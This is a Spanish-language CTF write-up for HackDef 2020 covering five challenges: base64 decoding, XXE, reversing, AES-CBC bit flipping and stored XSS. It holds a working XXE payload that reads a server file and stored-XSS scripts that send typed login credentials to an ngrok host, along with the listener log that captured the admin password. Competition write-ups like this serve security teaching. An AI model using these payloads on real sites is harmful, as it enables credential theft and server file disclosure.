Writeup

HackDef – 2020

P0liH4cks


Universidad Politécnica de San Luis Potosí

base64 (Crypto)

Luego de intentar acceder directamente al navegador con la IP y el puerto dado y no dar ningún resultado, se optó por intentar conectar por netcat para ver el resultado:

nc <ip> <port>

El comando anterior conecto directamente a programa idéntico al del código en python proporcionado en ejecución.



Al selecciona la opción 3 arrojaba una cadena codificada en basa64, como lo indica el nombre del reto, así mismo el "==" al final de la cadena, característica de algunas cadenas con esta codificación.

Al intentar de decodificar la cadena ahí mismo, se puede observar que no da un texto legible, por lo que se revisa el código en python, donde se puede verificar que al codificar se hace uso de una función especial que intercambia mayúsculas por minúsculas, procedimiento que se debe hace antes de intentar decodificar con base64 directamente. Para ello se puede usar el comando "tr" en la terminal de linux.

```
kali@kali:~/Downloads$ echo "AgfJA2rLzNTIyxnLnJrFm3nFzdnTnhmXngqWx2y0yZfSx3a0CJrFyZbTm256nhj9cG==" | tr "abc
edfghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ" "ABCDEFGHIJKLMNOPQRSTUVWXYZabcedfghijklmnopqrstuvwxyz"  |
 base64 -d
hackdef{base64_3s_dCm4s14d0_f4c1l_p4r4_c0m3nz4r}
```

Y así se obtenemos la bandera.

Exfil (Web)

Al ingresar a la web proporcionada y ver que pida subir un archivo XML, se puede intuir ya que se trata de XML Injetion o XXE attack, tipo de ataque ampliamente conocido y considerado dentro del Top 10 OWASP de vulnerabilidades.
Se creó un archivo XML, con las propiedades de lectura del sistema, que permitieran leer al archivo en donde se encontraba la flag y mostrarla en pantalla aprovechando el sistema de mostrar en pantalla el resultado del directorio implementado.

```
 GNU nano 4.5                                    dir.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE nombre [<!ENTITY read SYSTEM 'file:///app/app/flag.txt'>]>
<directorio>
        <contacto>
                <nombre>&read;</nombre>
                <telefono>987-654-3210</telefono>
        </contacto>
        <contacto>
                <nombre>name2</nombre>
                <telefono>012-345-6789</telefono>
        </contacto>
</directorio>
```


**En este caso no se tomó la captura de la bandera, pero el código anterior lo arroja directamente en pantalla.*

4CR (Reversing)

Para iniciar el reto se proporcionan dos archivos, un ejecutable “C2C_module.exe” y un archivo sin extensión llamado “secret”, se debe encontrar la bandera a partir del texto contenido en el archivo “secret”:

```
C:\Users\admin\Desktop>type secret
2E62DD6F7BE9BDB80322DBEF52ECA8360E4E9CDABDA85D0936683EB7CE41CE91E6CCDFA433C3BB3F
C:\Users\admin\Desktop>
```

Se realizaron varias pruebas semejantes a la siguiente imagen para comprobar el tipo de codificación que se estaba utilizando.



Por facilidad ningún archivo (salvo “secret”) tiene contenido, pues las primeras pruebas se hicieron con copias de “secret” y obviamente el nombre no podía ser el mismo, el resultado era diferente.

Aquí se pueden notar algunos puntos importantes:

- La salida siempre es del doble de longitud que el nombre del archivo.
- No afecta de ninguna manera el contenido del archivo, solo el nombre.
- Al ver la salida con los archivos “hello” y “hola”, se puede notar que el primer y el tercer par son iguales, coincide con que “hola” y “hello” comparten la misma letra en esas posiciones.
- Del punto anterior, se puede creer que quizá se está usando algo como una operación xor o algo parecido con alguna llave predefinida.

Se decide hacer un programa en python que recorra todas las letras y caracteres posibles y que vaya comparando par por par la salida del programa con la salida esperada hasta encontrar la cadena completa.

Se inicia creando un archivo con el nombre “q” debido a ser el primer carácter de la cadena “letter” que contiene todos los caracteres a probar. En la variable “final” se encuentra el texto contenido en el archivo “secret”, que es la salida esperado con la entrada correcta.


El programa básicamente prueba letra por letra, renombrando el archivo inicial y comparando la salida del “C2C_module.exe”, el programa se ejecuta hasta tener un archivo con un nombre de la mitad de la longitud de la variable “final”, pues sabemos que la salida es del doble de la entrada.

El código usado se muestra a continuación:

getFlag.py

```python
#!/usr/bin/python
# -*- coding: <UTF-8> -*-

import subprocess, os

letter = "qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM_1234567890{}"
final = "2E62DD6F7BE9BDB80322DBEF52ECA8360E4E9CDABDA85D0936683EB7CE41CE91E6CCDFA433C3BB3F"
res = ""
print()

file = open("q", "w")
file.close()

while(len(res) != len(final)/2):
    for n in range(2, 80, 2):
        for c in range(len(letter)):
            l = letter[c]
            #print(c, l)
            aux = res + l

            if(res != ""):
                #print(res, aux)
                if(c > 0):
                    os.rename(os.getcwd()+"\\"+res+letter[c-1], os.getcwd()+"\\"+aux)
                else:
                    os.rename(os.getcwd()+"\\"+res, os.getcwd()+"\\"+aux)
            else:
                if(c > 0):
                    os.rename(os.getcwd()+"\\"+letter[c-1], os.getcwd()+"\\"+l)
                else:
                    os.rename(os.getcwd()+"\\q", os.getcwd()+"\\"+l)

            outC = subprocess.check_output("C2C_module.exe " + aux, shell=True).decode("utf-8")
            print(outC)

            if(outC == final[:n]):
                res += l
                break

print(res)
```

A pesar de que al final el programa termina en un error por algún problema en el código en python, se crea un archivo con un nombre con una estructura esperada:




fl1pp3r (Crypto)

En este reto se tiene una ip con un puerto y un archivo de python, hasta aquí, parece ser que hay que conectarse con netcat y revisar el código en python, como se hizo en el reto de base64.

Se intenta hacer un código que recorra todas las posibles llaves, pero en la práctica tomaría mucho tiempo, debido al amplio espacio de caracteres posibles.

Posteriormente se revisa el funcionamiento de codificación y decodificación con AES-CBC y el "AESCBC bit flipping attack".



https://dr3dd.gitlab.io/cryptography/2019/01/10/simple-AES-CBC-bit-flipping-attack/

A partir de la imagen anterior y de un análisis al funcionamiento al código en python proporcionado podemos observar lo siguiente:

- Hay una key que se utiliza para codificar y decodificar, que no podemos ver en ningún momento, esto se puede saber revisando el código en python.
- Se tiene que el vector de inicialización lo podemos ver, es "AAAAAAAAAAAAAAAA" (declarado como '"\x41"*16' en python), y que casualmente es pedido por el programa cuando se quiere ingresar un un token para "autentificarse".

- Se utiliza la operación XOR a nivel bits, la cual es una operación revertible con sí misma.
- CBC utiliza cifrado por bloques.

La lógica usada en este reto fue que si el token de salida es de longitud 8, el vector de inicialización (IV) es de 16 caracteres, y además es un cifrado por bloques con la operación XOR con el token y IV, entonces hay que modificar IV en el carácter que vaya a ser procesado junto con el carácter que se quiere que sea 6, a partir de un token con la siguiente estructura “flipid={1-5}”, es decir que el carácter a modificar es el 8 de IV.

Nos podemos despreocupar del hecho de que la salida cifrada es una cadena en base64, pues se puede ver en el código proporcionado que se codifica después de pasar por el algoritmo AES-CBC y se el se decodifica antes de pasar por el algoritmo AES-CBC en sentido contrario.

Después definir esto, se inicia el programa para obtener un token aleatorio, se genere una llave aleatoria y ya sabemos que IV es 16 A’s. Luego de intentar con las siguientes cadenas para verificar que salida arrojan, se puede obtener la flag:

- AAAAAAABAAAAAAAA
- AAAAAAACAAAAAAAA
- AAAAAAADAAAAAAAA
- AAAAAAAEAAAAAAAA

```
El token pertenece al usuario: flipid=1
Quieres seguir intentando? (S/N): S
Ingresa tu token: U7MZb2bNeOElYWtOmkh2yQ==
Ingresa la llave de inicializacion: AAAAAAAEAAAAAAAA

Felicidades: hackdef{_nunC4_dej3s_3l_c0ntR0l_d3l_IV_a_uN_usuAr1o_qU3_3nt1end3_3L_m0d0_d3_op3r4ci0n_C
BC_}


***Si tienes un token previo usalo para autenticarte a continuacion.
```

Fisg0n (Web)

En este reto podemos ver claramente que estamos frente a un escenario para hacer Stored Cross Site Scripting (Stored XSS), pues cualquier cosa que ingresemos en el formulario de registro se mostrará en la parte inferior.

Sabemos que se tiene que leer lo que se ingrese en el formulario de login, por lo que es posible usar un script que envíe las credenciales a un servidor con un listener en el evento “submit” del formulario de login, para esto se hace uso también de “ngrok” para dirigir el request a un servidor local:

```
kali@kali:~/Downloads$ cat xss.txt
<script>function intercept(){var user = document.forms[0].elements[0].value;var pass = document.form
s[0].elements[1].value;window.location.replace("http://[redacted].ngrok.io/?user="+user+"&password
="+pass);return false;}document.forms[0].onsubmit=intercept;</script><script><!--
```

Luego de intentar con diversas variaciones del código anterior, nada dio resultado, además de que claramente se veía que muchos usuarios utilizaban este método, pues regularmente redirigía a todos tipo de servidores. Derivado de lo anterior, se termina el código con un comentario HTML (“<!--”), para anular los siguientes códigos.

Entonces se optó por agregar un listener en el evento “input”, lo que permitiría leer todo lo que se escribiera en el formulario son necesidad de redirigir.

```
kali@kali:~/Downloads$ cat xss
<script>function intercept(){
        var xhr = new XMLHttpRequest();
        xhr.open('GET','http://                .ngrok.io/?user='+document.forms[0].elements[0].value+'&p
ass='+document.forms[0].elements[1].value);
        xhr.setRequestHeader('Content-type','application/x-www-form-urlencoded');
        xhr.send();}document.forms[0].elements[1].oninput=intercept;document.forms[0].elements[0].on
input=intercept;
</script><script><script><!--
```

En este caso lo único que se buscaba era la contraseña del administrador, por lo que lo que se reciba sería la solución:

```
t3q1 127.0.0.1 - - [06/Sep/2020 05:48:46] "GET /?user=admin&pass=st0r3d_xss_c4n_b3_d4n9 HTTP/1.1" 200 -
     127.0.0.1 - - [06/Sep/2020 05:48:46] "GET /?user=admin&pass=st0r3d_xss_c4n_b3_d4n93 HTTP/1.1" 200 -
     127.0.0.1 - - [06/Sep/2020 05:48:46] "GET /?user=admin&pass=st0r3d_xss_c4n_b3_d4n93r HTTP/1.1" 200 -
     127.0.0.1 - - [06/Sep/2020 05:48:47] "GET /?user=admin&pass=st0r3d_xss_c4n_b3_d4n93r0 HTTP/1.1" 200
     -
     127.0.0.1 - - [06/Sep/2020 05:48:47] "GET /?user=admin&pass=st0r3d_xss_c4n_b3_d4n93r0u HTTP/1.1" 200
      -
     127.0.0.1 - - [06/Sep/2020 05:48:47] "GET /?user=admin&pass=st0r3d_xss_c4n_b3_d4n93r0u$ HTTP/1.1" 20
t3q1 0 -
     127.0.0.1 - - [06/Sep/2020 05:48:48] "GET /?user=admin&pass=st0r3d_xss_c4n_b3_d4n93r0u$_ HTTP/1.1" 2
     00 -
     127.0.0.1 - - [06/Sep/2020 05:48:48] "GET /?user=admin&pass=st0r3d_xss_c4n_b3_d4n93r0u$_t HTTP/1.1"
     200 -
     127.0.0.1 - - [06/Sep/2020 05:48:48] "GET /?user=admin&pass=st0r3d_xss_c4n_b3_d4n93r0u$_t0 HTTP/1.1"
      200 -
     127.0.0.1 - - [06/Sep/2020 05:48:49] "GET /?user=admin&pass=st0r3d_xss_c4n_b3_d4n93r0u$_t0o HTTP/1.1
     " 200 -
     127.0.0.1 - - [06/Sep/2020 05:48:49] "GET /?user=admin&pass=st0r3d_xss_c4n_b3_d4n93r0u$_t0o! HTTP/1.
     1" 200 -
     127.0.0.1 - - [06/Sep/2020 05:49:55] "GET /?user=a&pass= HTTP/1.1" 200 -
do   127.0.0.1 - - [06/Sep/2020 05:49:56] "GET /?user=ad&pass= HTTP/1.1" 200 -

     correcto
```